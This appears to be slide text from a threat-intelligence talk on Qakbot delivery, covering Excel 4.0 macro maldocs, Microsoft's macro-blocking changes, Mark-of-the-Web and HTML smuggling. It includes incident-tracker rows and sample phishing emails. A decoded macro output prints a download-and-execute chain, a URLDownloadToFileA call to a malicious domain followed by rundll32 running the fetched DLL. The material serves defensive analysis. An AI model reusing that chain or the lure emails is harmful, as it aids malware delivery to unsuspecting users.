document-1955896638.xls [Int'l] [Compatibility Mode] - Microsoft Excel

File Home Insert Page Layout Formulas Data Review View Developer

Security Warning Macros have been disabled. Enable Content

AC1

AA	AB	AC	AD	AE	AF	AG	AH	AI	AJ
1									
2									
3									
4									
5									
6									
7									
8									
9									
10									
11									
12									
13									
14									
15									
16									
17									
18									
19									
20									
21									
22									
23									
24									
25									

Analysis [document-1955896638.xls]


0x Hex File stats Spreadsheet

Z	AA	AB	AC	AD	AE	AF	AG	AH	A
14				FALSE = ""&""&""&""&""&""&... = rundll32 = ,DIIR = UR = egisterServer					
15									
16				FALSE = ""&""&""&""&""&... TRUE = HALT()					
17									
18									
19									
20									
21				kfzhm28pwzrlk02bmjy.com/ mrch. gif					
22									
23									
24									
25									

Output

```
warning: unimplemented function 'CALL'
    arg_0: "URLMon"
    arg_1: "URLDownloadToFileA"
    arg_2: "JJCCBB"
    arg_3: 0
    arg_4: "http://kfzhm28pwzrlk02bmjy.com/mrch.gif"
    arg_5: "..\IEUDLK.CJF"
    arg_6: 0
warning: unimplemented function 'EXEC'
    arg_0: "rundll32 ..\IEUDLK.CJF,DllRegisterServer"
AD16: FALSE
```

Qakbot Maldoc (Excel 4.0 macros) (3)



The right side of the image shows the Microsoft Office Developer ribbon with the "Developer" tab selected. An "Output" window is open, displaying a large amount of 4.0 macro code. A red arrow points from the "Output" window to the "BIFF records" tab of the developer ribbon. The "BIFF records" tab is active, showing a grid view of the spreadsheet. Cell G10 contains the value "FALSE". Cell H10 contains the formula "=FORMULA.FILL()=FORMULA('Beff7'!D12,'Beff8'!G2)=FORMULA('Beff2'!D10,'Be...").

Disabling Excel 4.0 Macros By Default

- January 2022 – Microsoft has announced that *Excel 4.0 (XLM) macros will now be disabled by default* to protect customers from malicious documents.

Excel 4.0 (XLM) macros now restricted by default for customer protection

By Catherine Pidgeon

Published Jan 19 2022 11:38 AM

24.9K Views

In July of 2021, we released a new Excel Trust Center setting option to restrict the usage of Excel 4.0 (XLM) macros. As planned, we have now made this setting the default when opening Excel 4.0 (XLM) macros. This will help our customers protect themselves against related security threats.

Customers can manage this setting by following the instructions shared in the original blog:
[Restrict usage of Excel 4.0 \(XLM\) macros with new macro settings control - Microsoft Tech Community.](#)

Availability:

This setting now defaults to Excel 4.0 (XLM) macros being disabled in Excel (Build 16.0.14427.10000)

Per the original blog post, Administrators can also use the existing Microsoft 365 applications policy control to configure this setting. Get the [latest Office Administrative Template files](#).

Blocking Internet Macros

- February 2022 - Microsoft announced that they would begin to *block macro execution* in popular Microsoft Office file types.

For years Microsoft Office has shipped powerful automation capabilities called active content, the most common kind are macros. While we provided a notification bar to warn users about these macros, users could still decide to enable the macros by clicking a button. Bad actors send macros in Office files to end users who unknowingly enable them, malicious payloads are delivered, and the impact can be severe including malware, compromised identity, data loss, and remote access. See more in [this blog post](#).

"A wide range of threat actors continue to target our customers by sending documents and luring them into enabling malicious macro code. Usually, the malicious code is part of a document that originates from the internet (email attachment, link, internet download, etc.). Once enabled, the malicious code gains access to the identity, documents, and network of the person who enabled it."

- Tom Gallagher, Partner Group Engineering Manager, Office Security

For the protection of our customers, we need to make it more difficult to enable macros in files obtained from the internet.

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.

For macros in files obtained from the internet, users will no longer be able to enable content with a click of a button. A message bar will appear for users notifying them with a button to learn more. The default is more secure and is expected to keep more users safe including home users and information workers in managed organizations.

"We will continue to adjust our user experience for macros, as we've done here, to make it more difficult to trick users into running malicious code via social engineering while maintaining a path for legitimate macros to be enabled where appropriate via Trusted Publishers and/or Trusted Locations."

- Tristan Davis, Partner Group Program Manager, Office Platform

Mark-of-the-Web (MotW)

- This new security measure is achieved by assigning a hidden value, known as **Mark of the Web ("MotW")**, to files originating from the Internet.
- [Mark-of-the-Web from a red team's perspective \(Outflank MotW 2020\)](#)

End User Experience

Once a user opens an attachment or downloads from the internet an untrusted Office file containing macros, a message bar displays a Security Risk that the file contains Visual Basic for Applications (VBA) macros obtained from the internet with a **Learn More** button.



A message bar displays a Security Risk showing blocked VBA macros from the internet


The **Learn More** button goes to [an article for end users and information workers](#) that contains information about the security risk of bad actors using macros, safe practices to prevent phishing & malware, and instructions on how to enable these macros by saving the file and removing the Mark of the Web (MOTW).

What is Mark of the Web (MOTW)?

The MOTW is an attribute added to files by Windows when it is sourced from an untrusted location (Internet or Restricted Zone). The files must be saved to a NTFS file system, the MOTW is not added to files on FAT32 formatted devices.


IT Administrator Options



This chart shows the evaluation flow for Office files with VBA macros and MOTW:



9/11/2023


Evaluation flow for Office files with VBA macros and MOTW






HTML Smuggling

- August 14, 2018 – Outflank published [a blog post](#) about HTML smuggling technique.
- QakBot was distributed via a complex infection chain using HTML smuggling and DLL side-loading to evade detection.





<https://micahbabinski.medium.com/html-smuggling-detection-5adefeb6841>



Brad
@malware_traffic

...

2022-12-02 (Friday) - Like others, I'm also seeing obama225 #Qakbot malspam from #TA570. This is my reaction when a major threat actor switches to VHD images as part of their mass-distribution method, like the #TA570 #Qakbot started doing yesterday.



2:27 AM · Dec 3, 2022

And yes...We got hit

Tags	#Attr.	#Corr.	Date	Info	
Internal Mail Qbot tip:green	110	3	2022-12-23	Qbot from email hunting	 HTML smuggling
Internal Mail Qbot ioc-verified tip:green	112	3	2022-12-20	Qbot from email hunting	 PDF contains URI
Internal Mail Qbot ioc-verified tip:green	109	3	2022-12-14	Qbot from email hunting	 HTML smuggling
Internal Mail Qbot tip:green	117	3	2022-10-25	Qbot from email hunting	 Email with download link

HTML Smuggling Look Like?

- Campaign ID : azd
- Timestamp : 18:24:19 09-12-2022
- Timestamp : 21:32:24 21-12-2022

Body Source

Subject: [Spam] Re: RE: Kế hoạch bảo trì

From: "Đồng Phước Sơn" <0610780785@uma.es>

To:

CC:

BCC:

Timestamp: 12/13/2022 3:00:56 AM


Plain HTML

Good morning,
Check the document and let me know what do you think about it.
Thanks.

TT.
244 lines

Attachments (1)

DOC_ZC82...



Subject: Re: RE: Kế hoạch bảo trì

From: "Đồng Phước Sơn" <servicioalcliente@tagexpress.club>

To:

CC:

BCC:

Timestamp: 12/22/2022 11:40:39 PM

Plain HTML


Good morning,
The information you requested is in the attachment.

Have a look and let me know if you have any questions.
Thank you



